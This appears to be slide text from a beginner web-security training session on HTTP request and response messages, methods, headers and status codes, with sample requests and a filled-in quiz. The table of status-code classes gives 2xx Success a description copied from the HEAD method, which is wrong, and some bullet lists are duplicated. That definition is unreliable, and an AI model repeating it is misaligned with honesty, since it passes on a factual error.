
An HTTP client sends an HTTP request to a server in the form of a request message which includes following format:



- The Request-Line begins with a method token
- It is followed by the Request-URI and the protocol version
- It ends with CRLF
- The elements are separated by space SP characters



- The Request-Line begins with a method token
- It is followed by the Request-URI and the protocol version
- It ends with CRLF
- The elements are separated by space SP characters



- The request method indicates the method to be performed on the resource identified by the given Request-URI
- The method is case-sensitive

Method	Description
GET	Used to retrieve information from the given server using a given URI
HEAD	It transfers the status line and the header section only
POST	A POST request is used to send data to the server
PUT	Replaces all the current representations of the target resource
DELETE	Removes all the current representations of the target resource
CONNECT	Establishes a tunnel to the server identified by a given URI
OPTIONS	Describe the communication options for the target resource
TRACE	Performs a message loop back test

- The Request-URI is a Uniform Resource Identifier and identifies the resource upon which to apply the request

Request-URI = "*" | absoluteURI | abs_path | authority

The asterisk * is used when an HTTP request does not apply to a particular resource, but to the server itself

The absoluteURI is used when an HTTP request is being made to a proxy

The most common form of Request-URI is that used to identify a resource on an origin server or gateway

- The request-header fields allow the client to pass additional information about the request, and about the client itself, to the server

Accept-Charset

Accept-Encoding

Accept-Language

Authorization

Expect

From

Host

If-Match

If-Modified-Since

If-None-Match

If-Range

If-Unmodified-Since

Max-Forwards

Proxy-Authorization

Range

Referer

TE

User-Agent

```
GET /hello.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```


```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

licenseID=string&content=string&/paramsXML=string
```


```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: text/xml; charset=utf-8
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://clearforest.com/">string</string>
```

After receiving and interpreting a request message, a server responds with an HTTP response message:



After receiving and interpreting a request message, a server responds with an HTTP response message:



- A Status-Line consists of the protocol version
- It is followed by a numeric status code
- Its associated textual phrase
- The elements are separated by space SP characters

Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF



- A server supporting HTTP version 1.1 will return the following version information:
- HTTP-Version = HTTP/1.1

HTTP-Version = HTTP/1.1



Created by fae frey
from Noun Project

- The Status-Code element is a 3-digit integer
- The first digit of the Status-Code defines the class of response
- The last two digits do not have any categorization role

Code	Description
1xx Informational	The request was received and the process is continuing
2xx Success	It transfers the status line and the header section only
3xx Redirection	Further action must be taken in order to complete the request
4xx Client Error	Request contains incorrect syntax or cannot be fulfilled
5xx Server Error	Server failed to fulfill a valid request

- The response-header fields allow the server to pass additional information about the response which cannot be placed in the Status- Line
- These header fields give information about the server and about further access to the resource identified by the Request-URI

Accept-Ranges

Age

Etag

Location

Proxy-
Authenticate

Retry-After

Server

Vary

WWW-
Authenticate

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT
Content-Length: 88
Content-Type: text/html
Connection: Closed
```

```
<html>
<body>
<h1>Hello, World!</h1>
</body>
</html>
```

```
HTTP/1.1 404 Not Found
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 230
Connection: Closed
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
  <title>404 Not Found</title>
</head>
<body>
  <h1>Not Found</h1>
  <p>The requested URL /t.html was not found on this server.</p>
</body>
</html>
```

```
HTTP/1.1 400 Bad Request
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 230
Content-Type: text/html; charset=iso-8859-1
Connection: Closed
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
  <title>400 Bad Request</title>
</head>
<body>
  <h1>Bad Request</h1>
  <p>Your browser sent a request that this server could not understand.
  <p>The request line contained invalid characters following the protocol
</body>
</html>
```

Name of the Activity

Fill in the Blanks

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**



1. OWASP stands for Open Web Application Security Project.
1. CONNECT establishes a tunnel to the server identified by a given URI.
2. Code 1xx Informational means the request was received and the process is continuing
3. Private and Public keys are two different types of keys that HTTPS Security System uses to encrypt communication between two parties.
4. After receiving and interpreting a request message, a server responds with an HTTP Response Message.

He Who Asks a Question

May Remain a Fool
For Five Minutes

But, He Who
Does Not Ask
Remains a Fool
Forever



Source: Freepik

In this session, you learnt about:

- OWASP Top 10 Web Application Vulnerabilities
- SSL/TLS (HTTPS)
- HTTP Request/Response
- HTTP Methods
- Setting up the Proxy Interception



In this topic, you will further learn about:

- Testing Methodology
- SAST/DAST
- Black Box
- Grey Box
- White Box
- OWASP Testing Methodology



Source: Pixabay



*Skill Development Initiative of Tata
Trusts*

- www.tatastrive.com -